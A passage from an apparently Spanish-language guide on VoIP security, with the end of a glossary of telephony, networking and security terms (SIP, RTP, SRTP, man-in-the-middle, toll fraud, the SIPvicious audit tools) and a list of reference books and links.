**Gateway:** En general se trata de una pasarela entre dos redes. Técnicamente se trata de un dispositivo repetidor electrónico que intercepta y adecua señales eléctricas de una red a otra. En Telefonía IP se entiende que estamos hablando de un dispositivo que actúa de pasarela

entre la red telefónica y una red IP. Es capaz de convertir las llamadas de voz y fax, en tiempo real, en paquetes IP con destino a una red IP, por ejemplo Internet.

**GSM:** *groupe spécial mobile* (Sistema Global para las Comunicaciones Móviles) es un sistema estándar, libre de regalías, de telefonía móvil digital.

**Hash:** es una función o método para generar claves o llaves que representen de manera casi unívoca a un documento, registro, archivo, etc.

**Hijacking:** significa "secuestro" en inglés y en el ámbito informático hace referencia a toda técnica ilegal que lleve consigo el adueñarse o robar algo (generalmente información) por parte de un atacante

**HLR:** Registro de Posición Base. Se trata de una base de datos cuya misión es la gestión de los usuarios móviles en una red GSM.

**H.323:** Es la recomendación global (incluye referencias a otros estándares, como H.225 y H.245) de la Unión Internacional de Telecomunicaciones (ITU) que fija los estándares para las comunicaciones multimedia sobre redes basadas en paquetes que no proporcionan una Calidad de Servicio (QoS, Quality of Service) garantizada.

**HTTP:** Hypertext Transfer Protocol (Protocolo de Transferencia de Hipertexto) es el protocolo usado en cada transacción de la World Wide Web.

**IAX:** Inter-Asterisk eXchange es un protocolo nativo en las implementaciones PBX Asterisk.

**ICMP:** El Protocolo de Mensajes de Control de Internet o ICMP (por sus siglas de Internet Control Message Protocol) es el sub protocolo de control y notificación de errores del Protocolo de Internet (IP). Como tal, se usa para enviar mensajes de error, indicando por ejemplo que un servicio determinado no está disponible o que un router o host no puede ser localizado.

**IEEE:** Instituto de Ingenieros Eléctricos y Electrónicos, una asociación técnico-profesional mundial dedicada a la estandarización, entre otras cosas.

**IETF:** Internet Engineering Task Force. Se reúne tres veces al año para fijar estándares técnicos sobre temas relacionados con Internet.

**IPBX:** centralita basada en tecnología IP.

**ITU-T:** International Telecommunication Union. Sector de Normalización de las Telecomunicaciones de la UIT (UIT-T)

**JPEG:** *Joint Photographic Experts Group*, (Grupo Conjunto de Expertos en Fotografía), es el nombre de un comité de expertos que creó un estándar de compresión y codificación de archivos de imágenes fijas.

**LAN:** Red de área local. Una red pequeña de datos que cubre un área limitada, como el interior de un edificio o un grupo reducido de edificios.

**MCU:** Multipoint Control Unit. Es un dispositivo de red que se usa como puente en conexiones de audioconferencia y videoconferencia. La ITU a través de la recomendación H.231 formalizó su especificación.

**MD5:** es la abreviatura de “*Message-Digest Algorithm 5*”, Algoritmo de Resumen del Mensaje 5. Es un algoritmo de reducción criptográfico de 128 bits.

**MIME:** Multipurpose Internet Mail Extensions (en español "extensiones multipropósito de correo de internet") es una serie de convenciones o especificaciones dirigidas al intercambio a través de Internet de todo tipo de archivos (texto, audio, vídeo, etc.) de forma transparente para el usuario. Una parte importante del MIME está dedicada a mejorar las posibilidades de transferencia de texto en distintos idiomas y alfabetos.

**MiTM:** En criptografía, un ataque man-in-the-middle (MitM o intermediario, en español) es un ataque en el que el enemigo adquiere la capacidad de leer, insertar y modificar a voluntad, los mensajes entre dos partes sin que ninguna de ellas conozca que el enlace entre ellos ha sido violado. El atacante debe ser capaz de observar e interceptar mensajes entre las dos víctimas.

**MOH:** Músicas de Espera (Music on Hold).

**NAT:** Network Address Translate. Un estándar definido en la RFC 1631 que permite a una red de área local (LAN) utilizar un conjunto de direcciones IP internamente y un segundo conjunto de direcciones externamente. El dispositivo que hace NAT se sitúa en el punto de salida a Internet y realiza todas las traducciones de direcciones IP que sean necesarias.

**PKI:** En criptografía, una infraestructura de clave pública (o, en inglés, PKI, Public Key Infrastructure) es una combinación de hardware y software, políticas y procedimientos de seguridad que permiten la ejecución con garantías de operaciones criptográficas como el cifrado, la firma digital o el no repudio de transacciones electrónicas.

**Proxy:** es un programa o dispositivo que realiza una acción en representación de otro.

**Python:** es un lenguaje de programación de alto nivel cuya filosofía hace hincapié en una sintaxis muy limpia y que favorezca un código legible

**PSTN:** Public Switched Telephone Network. Se define como Red telefónica convencional. Se trata por tanto, de una red de telecomunicaciones conmutada.

**QoS:** Calidad de Servicio (Quality of Service, en inglés) son las tecnologías que garantizan la transmisión de cierta cantidad de información en un tiempo dado (throughput). Calidad de servicio es la capacidad de dar un buen servicio. Es especialmente importante para ciertas aplicaciones tales como la transmisión de vídeo o voz.

**RAS:** Registration, Admission and Status lleva a cabo los procedimientos de registro, admisión, cambios de ancho de banda, estado y desconexión entre puntos finales y un Gatekeeper H.323. La función de señalización RAS usa un canal separado (canal RAS). Este conjunto de mensajes recibe el nombre de Registro, Admisión y Estado (del inglés Registration, Admission and Status - RAS).

**RDSI:** La ITU-T define la Red Digital de Servicios Integrados (RDSI o ISDN en inglés) como: red que procede por evolución de la Red Digital Integrada (RDI) y que facilita conexiones digitales extremo a extremo para proporcionar una amplia gama de servicios, tanto de voz como de otros tipos, y a la que los usuarios acceden a través de un conjunto de interfaces normalizados.

**RFC:** Request for Comments ("Petición De Comentarios" en español) son una serie de notas sobre Internet que comenzaron a publicarse en 1969.

**RTP:** Real Time Protocol. El protocolo estándar en Internet para el transporte de datos en tiempo real, incluyendo audio y vídeo. Se utiliza prácticamente en todas las arquitecturas que hacen uso de VoIP, videoconferencia, multimedia bajo demanda y otras aplicaciones similares. Se trata de un protocolo ligero que soporta identificación del contenido, reconstrucción temporal de los datos enviados y también detecta la pérdida de paquetes de datos.

**RTB:** Red de Telefonía Básica

**SALT:** en criptografía un salt consiste en un conjunto de bits aleatorios que son usados como entradas de una función de derivación de claves.

**SAS:** Secure Attention Sequence

**Script kiddie:** es un término despectivo utilizado para describir a aquellos que utilizan programas y scripts desarrollados por otros para atacar sistemas de computadoras y redes

**Servlet:** es un objeto que se ejecuta en un servidor o contenedor Java especialmente diseñado para ofrecer contenido dinámico desde un servidor web, generalmente HTML.

**SDP:** Session Description Protocol. Es un protocolo para describir los parámetros de inicialización de los flujos multimedia.

**SIP:** Session Initiation Protocol. SIP es un protocolo de señalización para conferencia, telefonía, presencia, notificación de eventos y mensajería instantánea a través de Internet. Un estándar de la IETF (Internet Engineering Task Force) definido en la RFC 2543. SIP se utiliza para iniciar, manejar y terminar sesiones interactivas entre uno o más usuarios en Internet. Inspirado en los protocolos HTTP (web) y SMTP (email), proporciona escalabilidad, flexibilidad y facilita la creación de nuevos servicios.

**SIPvicious:** es una suite de herramientas que nos permite auditar SIP basados en sistemas VoIP. Específicamente son cuatro herramientas:

- svmmap: SIP escaner. Lista los dispositivos SIP dado un rango de direcciones IP
- svwar: Identifica las extensiones activas en un PBX

-svcrack: cracker de passwords para SIP PBX

-svreport: genera reportes

**Sniffer:** En informática, un packet sniffer es un programa de captura de las tramas de red.

**Softphone** (combinación de *software* y de *telephone*) es un software que hace una simulación de teléfono convencional por computadora. Es decir, permite usar la computadora para hacer llamadas a otros softphones o a otros teléfonos convencionales usando un Proveedor de Servicios de VoIP.

**SSH:** (Secure SHell, en español: intérprete de órdenes segura) es el nombre de un protocolo y del programa que lo implementa, y sirve para acceder a máquina

**SSL:** Secure Sockets Layer -Protocolo de Capa de Conexión Segura.

**SRTP:** El Secure Real-time Transport Protocol (o SRTP) define un perfil de RTP (Real-time Transport Protocol), con la intención de proporcionar cifrado, autenticación del mensaje e integridad, y protección contra reenvíos a los datos RTP en aplicaciones unicast y multicast. Fue desarrollado por un pequeño grupo del protocolo IP y expertos criptográficos de Cisco y Ericsson incluyendo a David Oran, David McGrew, Mark Baugher, Mats Naslund, Elisabetta Carrara, Karl Norman, y Rolf Blom. Fue publicado por primera vez por el IETF en marzo de 2004 como el RFC 3711.

**TCP:** Transmission Control Protocol (en español Protocolo de Control de Transmisión) o TCP, es uno de los protocolos fundamentales en Internet. TCP da soporte a muchas de las aplicaciones más populares de Internet (navegadores, intercambio de archivos, clientes ftp, ...) y protocolos de aplicación HTTP, SMTP, SSH y FTP.

**TLS:** Secure Sockets Layer -Protocolo de Capa de Conexión Segura- (SSL) y Transport Layer Security -Seguridad de la Capa de Transporte- (TLS), su sucesor, son protocolos criptográficos que proporcionan comunicaciones seguras por una red, comúnmente Internet.

**Toll Fraud:** se denomina así a las técnicas de uso no autorizado de líneas telefónicas-

**Trunk SIP:** (Línea Voz IP o SIP Trunk) es una conexión entre una centralita IP (o Centralita IPPBX o Centralita Asterisk) y las aplicaciones de un operador de Telefonía VoIP (o Internet Telephone Service Provider ITSP en inglés)

**UA:** User Agent (Agente de Usuario). Es la aplicación cliente/servidor que utiliza el protocolo SIP para comunicarse con otros agentes de usuario. Según su rol es UAC (cliente) o UAS (servidor).

**UDP:** User Datagram Protocol (UDP) es un protocolo mínimo de nivel de transporte orientado a mensajes documentado en el RFC 768 de la IETF.

**UIT:** Unión Internacional de Telecomunicaciones (UIT, Union Internationale des Télécommunications, en francés) es el organismo especializado de la Organización de las

Naciones Unidas encargado de regular las telecomunicaciones a nivel internacional entre las distintas administraciones y empresas operadoras.

**Voicemail:** Sistema centralizado de gestión de mensajes telefónicos para un grupo de personas.

**XMPP:** *Extensible Messaging and Presence Protocol*, (Protocolo extensible de mensajería y comunicación de presencia), anteriormente llamado Jabber,, es un protocolo abierto y extensible basado en XML originalmente ideado para mensajería instantánea.

**ZRTP:** Es una extensión de Real-time Transport Protocol (RTP) que describe el establecimiento de un intercambio Diffie-Hellman de claves para el Secure Real-time Transport Protocol (SRTP).

## 26. Referencias

### Libros y artículos

Switching to VoIP, Theodore Wallingford. Publisher:O'Reilly. ISBN: 0596008686 - 2005

VoIP Conceptos Básicos para el desarrollo, Alberto Escudero Pascual – Louis Berthilson 2008

Practical VoIP Security, Thomas Porter, Syngress Publishing Inc, ISBN: 1597490601 - 2008

Addison Wesley Securing VoIP Networks, Peter Thermos - 2008

Estandares de VoIP. SIP vs H.323, Ing. Douglas R. Gámez F.

Van Meggelen J., Smith J., Madsen L.; “*Asterisk. The Future of Telephony*”. Ed. O'Reilly (2005).

Hacking Exposed VoIP: Voice Over IP Security Secrets & Solutions, David Endler, McGraw-Hill, ISBN: 9780072263640 – 2007

Seguridad en VoIP: Ataques, Amenazas y Riesgos, Roberto Gutiérrez Gil.

SIP VICIOUS, <http://blog.sipvicious.org/>

CEH Official Certified Ethical Hacker Review Guide <http://www.networkuptime.com/nmap> (Traducción y edición Pedro Valera Lalangui)

### Links

- [www.voip.unam.mx](http://www.voip.unam.mx)
- [www.pingalo.com](http://www.pingalo.com)
- [www.asterisk.org](http://www.asterisk.org)
- [www.voipsa.org](http://www.voipsa.org)
- <http://www.voipforo.com/asterisk/>
- <http://www.oxid.it/cain.html>
- <http://www.enderunix.org/voipong>
- <http://www.arpoison.net>
- <http://zfoneproject.com>

- □ <http://tools.ietf.org/html/draft-zimmermann-avt-zrtp-04>
- \*\* [http://www.ipcom.at/fileadmin/public/2008-10-22\\_Analysis\\_of\\_a\\_VoIP\\_Attack.pdf](http://www.ipcom.at/fileadmin/public/2008-10-22_Analysis_of_a_VoIP_Attack.pdf)
- \*\* <http://www.itproportal.com/2009/1/28/voip-toll-fraud-attack-racks-57k-bill-two-days/>
- \*\* <http://www.usken.no/2008/09/voip-attacks-are-escalating/>
- \*\* <http://www.sinologic.net/blog/2009-02/la-voip-mal-configurada-llama-a-cuba/>
- \*\*\*<http://www.sinologic.net/blog/2010-08/gravisimo-backdoor-detectado-en-freepbx/>